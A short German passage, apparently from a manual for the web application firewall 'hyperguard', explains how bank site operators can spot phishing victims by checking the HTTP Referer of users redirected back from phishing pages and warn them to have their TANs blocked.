Rasches Erkennen, gezielte Gegenmaßnahmen

Eine weitere Möglichkeit auf Seiten der Betreiber ist das rasche Erkennen von Phishing sowie die sofortige Einleitung gezielter Gegenmaßnahmen. Viele Phishing-Seiten verweisen nach erfolgreichem Abgriff der Daten wieder auf die Originalseite der Bank zurück, damit der Benutzer keinen Verdacht schöpft. Hier kann der Webseitenbetreiber eingreifen und den vom Browser mitgeschickten Referer auswerten und den Benutzer warnen, dass er entweder von einer bereits bekannten Phishing-Seite kommt oder zumindest von einer Webseite, die nicht der Bank gehört. Der Nutzer ist dann gewarnt und kann z.B. telefonisch die Bank kontaktieren und die zuvor abgegebenen TANs sperren lassen. Auch hierbei untertstützt Sie **hyperguard** (siehe *Anti Phishing Wizard* 167).